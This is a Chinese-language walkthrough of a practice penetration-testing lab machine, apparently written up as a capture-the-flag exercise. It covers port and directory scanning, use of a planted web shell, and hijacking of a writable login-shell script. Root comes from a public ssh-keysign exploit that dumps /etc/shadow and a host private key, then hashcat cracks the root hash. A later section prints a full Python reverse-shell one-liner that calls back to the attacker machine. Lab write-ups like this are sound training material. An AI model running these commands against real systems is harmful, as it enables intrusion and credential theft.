

HGBE 靶场渗透

flag1

信息收集

端口扫描

```
$ nmap -sS -sV -sC -p- 10.232.177.81
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-16 02:52 EDT
Nmap scan report for 10.232.177.81
Host is up (0.00063s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.0p2 Debian 7+deb13u1 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.66 ((Debian))
|_http-server-header: Apache/2.4.66 (Debian)
|_http-title: Bye HGBE
```

目录扫描

```
[14:51:55] Starting:
[14:52:33] 200 -      4KB - /shell.php
```

user 的 flag 还是好拿，shell.php 是一个 www-data 权限的shell

```
www-data@Maze:---/www/html# id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

www-data@Maze:---/www/html# ls
hgbe02.jpg
index.html
shell.php

www-data@Maze:---/www/html# cd /home

www-data@Maze:/home# ls
HGBE
ll104567
lzh
mono

www-data@Maze:/home# cd HGBE

www-data@Maze:/home/HGBE# ls
user.txt

www-data@Maze:/home/HGBE# cat user.txt
flag{user-0ef448c3298def42901d790dc0b38f47}
```

flag2

终端连shell

网页版的shell属实用不来，首先先看一下 `/home` 目录的读写权限

```
HGBE@Maze:/home$ ls -la
total 24
drwxr-xr-x  6 root      root      4096 May 15 22:42 .
drwxr-xr-x 18 root      root      4096 May 15 18:24 ..
drwxr-xr-x  3 HGBE      HGBE      4096 May 16 03:45 HGBE
drwx----- 2 ll104567 ll104567 4096 May 15 22:41 ll104567
drwx----- 2 lzh       lzh       4096 May 15 22:42 lzh
drwx----- 2 mono      mono      4096 May 15 22:42 mono
```

但是在 `/home` 目录下我们没有写的权限，无法写入 ssh 公钥

需要另寻他法，先读一手 `/etc/passwd`

```
www-data@Maze:~/www/html# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon:/usr/lib/dhcpcd:/bin/false
systemd-timesync:x:991:991:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:990:990:System Message Bus:/nonexistent:/usr/sbin/nologin
sshd:x:989:65534:sshd user:/run/sshd:/usr/sbin/nologin
HGBE:x:1000:1000:,,,:/home/HGBE:/opt/a
11104567:x:1001:1001:,,,:/home/11104567:/bin/bash
mono:x:1002:1002:,,,:/home/mono:/bin/bash
lzh:x:1003:1003:,,,:/home/lzh:/bin/bash
```

细心一点可以看到别的用户对应的sh都是 `/bin/bash`

只有 HGBE 对应的是 `/opt/a`

先看看 `/opt` 目录下的权限结构


```
www-data@Maze:/opt# ls -la
total 16
drwxr-xr-x  2 root root 4096 May 15 22:39 .
drwxr-xr-x 18 root root 4096 May 15 18:24 ..
-rwxrwxrwx  1 root root   40 May 15 22:39 a
-rwxrwxrwx  1 root root   10 May 15 22:39 b
```

a 和 b 均可写

```
www-data@Maze:/opt# cat a
#!/bin/bash
exec /usr/bin/tty-clock -sc

www-data@Maze:/opt# cat b
HGBE/HGBE
```

凭证是 HGBE/HGBE，可以直接拿来登录



这个页面就是因为 `exec /usr/bin/tty-clock -sc`，限制了 HGBE 用户的 shell

反正我们可以对文件 `a` 进行覆写操作，以 `www-data` 身份运行如下命令

```
echo '#!/bin/bash' > /opt/a
echo 'exec /bin/bash "$@"' >> /opt/a
```

再次登录即可正常 ssh 连接使用 shell

提权

先来一套提权套餐

```
HGBE@Maze:~$ find / -user root -perm -4000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/mount
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/su
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/chfn
```

```
HGBE@Maze:~$ sudo -l
[sudo] password for HGBE:
Sorry, user HGBE may not run sudo on Maze.
```

然后传一个 `pspy` 看是否有可疑的任务

```
HGBE@Maze:~$ ./pspy64s | grep UID=0
2026/05/16 03:27:52 CMD: UID=1000 PID=920 | grep UID=0
2026/05/16 03:27:52 CMD: UID=0 PID=870 | sshd-session: HGBE [priv]
2026/05/16 03:27:52 CMD: UID=0 PID=851 | sshd-session: HGBE [priv]
2026/05/16 03:27:52 CMD: UID=0 PID=850 |
2026/05/16 03:27:52 CMD: UID=0 PID=849 |
2026/05/16 03:27:52 CMD: UID=0 PID=668 |
2026/05/16 03:27:52 CMD: UID=0 PID=472 | /usr/sbin/apache2 -k start
2026/05/16 03:27:52 CMD: UID=0 PID=427 | sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
2026/05/16 03:27:52 CMD: UID=0 PID=420 | /sbin/agetty -o -- \u --noreset --noclear - linux
2026/05/16 03:27:52 CMD: UID=0 PID=384 |
2026/05/16 03:27:52 CMD: UID=0 PID=357 | /usr/lib/systemd/systemd-logind
2026/05/16 03:27:52 CMD: UID=0 PID=352 | /usr/sbin/cron -f
2026/05/16 03:27:52 CMD: UID=0 PID=342 | dhcpcd: [privileged proxy] enp0s3 [ip4] [ip6]
2026/05/16 03:27:52 CMD: UID=0 PID=284 |
2026/05/16 03:27:52 CMD: UID=0 PID=281 |
2026/05/16 03:27:52 CMD: UID=0 PID=265 |
2026/05/16 03:27:52 CMD: UID=0 PID=238 | /usr/lib/systemd/systemd-udev
2026/05/16 03:27:52 CMD: UID=0 PID=184 | /usr/lib/systemd/systemd-journald
2026/05/16 03:27:52 CMD: UID=0 PID=142 |
```

前面有一个比较可疑的是 `ssh-keysign`，网上一搜发现 `ssh-keysign` 提权
我去这么新，吃上好的了 **CVE-2026-46333**

贴个项目地址：<https://github.com/0xdeadbeefnetwork/ssh-keysign-pwn>

群主其实也在群里发了工具包，饭都喂到嘴里了

这个项目有俩工具，`chage_pwn` 偷 `shadow`，`sshkeysign_pwn` 偷 `ssh` 主机私
钥

```
HGBE@Maze:~/ssh-keysign-pwn$ ./chage_pwn root
fd 5 -> /etc/shadow (round=34 try=14930)
root:$1$ruYlbiCu$mBcGHZ1E10Io.PT.JVnmL0:20568:0:99999:7:::
daemon*:20568:0:99999:7:::
bin*:20568:0:99999:7:::
sys*:20568:0:99999:7:::
sync*:20568:0:99999:7:::
games*:20568:0:99999:7:::
man*:20568:0:99999:7:::
lp*:20568:0:99999:7:::
mail*:20568:0:99999:7:::
news*:20568:0:99999:7:::
uucp*:20568:0:99999:7:::
proxy*:20568:0:99999:7:::
www-data*:20568:0:99999:7:::
backup*:20568:0:99999:7:::
list*:20568:0:99999:7:::
irc*:20568:0:99999:7:::
_apt*:20568:0:99999:7:::
nobody*:20568:0:99999:7:::
systemd-networkd!:20568:0:99999:7:::
dhcpcd!:20568:0:99999:7:::
systemd-timesyncd!:20568:0:99999:7:::
messagebus!:20568:0:99999:7:::
sshd!:20568:0:99999:7:::
HGBE:$y$j9T$6s8e/tmZzXrU40rSoRLon0$KZP4gL2mULtpnfaPi5lkgxENm7XsJyxZsFfNiOK8XG0:20589:0:99999:7:::
l1l04567:$y$j9T$DsJIEsWyKmgSyfagD.NiU/$02iv6sfA1EaKiBMGd5z2Q1M3nZW3UyZr.FkgSQz9G.:20589:0:99999:7:::
mono:$y$j9T$UR5AFwviu9GhcPHEyJm8m/$PZX86Z0VLxDM8qt4fj/D7byiFaEl7g5XrcJGrr54e5:20589:0:99999:7:::
lzh:$y$j9T$4Hb4MDqV5X/eYrWx20DG/. $L83CJ2CLORTxjovzJh09YpSfbTtH.IKJTAc.Q76rEA:20589:0:99999:7:::
```

```
HGBE@Maze:~/ssh-keysign-pwn$ ./sshkeysign_pwn
uid=1000 target=/usr/lib/openssh/ssh-keysign
fd 4 -> /etc/ssh/ssh_host_ecdsa_key (round=3 try=4908)
-----BEGIN OPENSSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAaAAAABNlY2RzYS
1zaGEyLW5pc3RwMjU2AAAACG5pc3RwMjU2AAAAQQQqIPmNvLA9W5TosXrVH0t6Az9h0Nrp
LSHo86JXcgRnA/oB7XKrrCBYEKpg08AYfVypsjmjwFrs8PeVAjpH0d5FAAAAqLNAENmzQB
DZAAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBCog+Y28sD1bl0ix
etUfS3oDP2HQ2uktIejzoIdyBGcD+gHtcqusIFgSSmA7wBh9XKmyOaPAWuzw95UC0kc53k
UAAAAGWzg1pDrbt4NhKoUvFx1XtX11pmeuSIHRqoy9mLlgD0kAAAAKcm9vdEBNdWJhbGEC
AwQFBg==
-----END OPENSSSH PRIVATE KEY-----
```

但这个主机私钥，并不是用户登录私钥

不过既然读到了root用户的哈希，`$1$ruYlbiCu$mBcGHZ1E10Io.PT.JVnml0`

直接用 hashcat 爆破即可

要 ai 写个命令来

```
hashcat.exe -m 500 -a 0 '$1$ruYlbiCu$mBcGHZ1E10Io.PT.JVnml0'
"100000.txt" -r rules/best64.rule --potfile-disable --logfile-
disable -O
```

输出：

```
C:\Users\lnnn\Desktop\hc>hashcat.exe -m 500 -a 0
"$1$ruYlbiCu$mBcGHZ1E10Io.PT.JVnml0" 100000.txt -r
rules/best64.rule --potfile-disable --logfile-disable -O
.....
$1$ruYlbiCu$mBcGHZ1E10Io.PT.JVnml0:juju01
.....
```

得到密码，`root:juju01`

```
root@Maze:~# cat root.txt
flag{root-f2400071f245268edf82596396ce39ab}
```

PS：可能有小伙伴 `./chage_pwn root` 死活跑不出来

```
HGBE@Maze:~/ssh-keysign-pwn$ ./chage_pwn root
no hit in 500 rounds
```

得到这样的回显，这是因为竞争条件概率问题，多跑几个进程或者轮次调大一点都可以，或者说断掉以后立马再跑一次，总能读到 `shadow` 的

补充

其实也并非一定要连终端才能打，用 `www-data` 也能完成

可以利用 `python` 起个服务去传文件，不过我在这里顺便可以介绍一个工具

<https://github.com/brightio/penelope>

这是 `万神` 之前投喂给我的，正好拿来用用

首先在攻击机上准备好项目 `penelope`

```
(kali㉿kali)-[~/桌面/penelope]
$ python3 penelope.py
[+] Listening for reverse shells on 0.0.0.0:4444 → 127.0.0.1 • 10.232.177.252
> 🏠 Main Menu (m) 🧠 Payloads (p) 🗑 Clear (Ctrl-L) 🛑 Quit (q/Ctrl-C)
```

默认端口 `4444`，然后利用 `棱角` 生成一个反弹shell的payload

<https://forum.ywhack.com/shell.php>

```
python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_
STREAM);s.connect(("10.232.177.252",4444));os.dup2(s.fileno(),0)
; os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

```
[+] [New Reverse Shell] ⇒ Maze 10.232.177.81 Linux-x86_64 👤 www-data(33) 🗑 Session ID <1>
```

输入 `i 1` 进入shell

收到 shell 后，利用工具 `penelope` 直接往里面传文件

先进入到我们可写的目录，`/tmp` 或者 `/opt` 都可以，我这里是进到了 `/tmp`

然后按 `F12` 退出 shell 回到主菜单

```
upload ../ssh-keysign-pwn
```


这里的路径推荐用绝对路径，如果偷懒用相对路径，别搞错就行

```
www-data@Maze:/tmp/ssh-keysign-pwn$ ./chage_pwn root
fd 5 → /etc/shadow (round=332 try=9387)
root:$1$ruYlbiCu$mBcGHZ1E10Io.PT.JVnml0:20568:0:99999:7:::
daemon:!:20568:0:99999:7:::
bin:!:20568:0:99999:7:::
sys:!:20568:0:99999:7:::
sync:!:20568:0:99999:7:::
games:!:20568:0:99999:7:::
man:!:20568:0:99999:7:::
lp:!:20568:0:99999:7:::
mail:!:20568:0:99999:7:::
news:!:20568:0:99999:7:::
uucp:!:20568:0:99999:7:::
proxy:!:20568:0:99999:7:::
www-data:!:20568:0:99999:7:::
backup:!:20568:0:99999:7:::
list:!:20568:0:99999:7:::
irc:!:20568:0:99999:7:::
_apt:!:20568:0:99999:7:::
nobody:!:20568:0:99999:7:::
systemd-network:!:20568:0:99999:7:::1:
dhcpcd:!:20568:0:99999:7:::1:
systemd-timesync:!:20568:0:99999:7:::1:
messagebus:!:20568:0:99999:7:::1:
```

用 `www-data` 也可以跑出来捏

这工具还是很不错的，推荐使用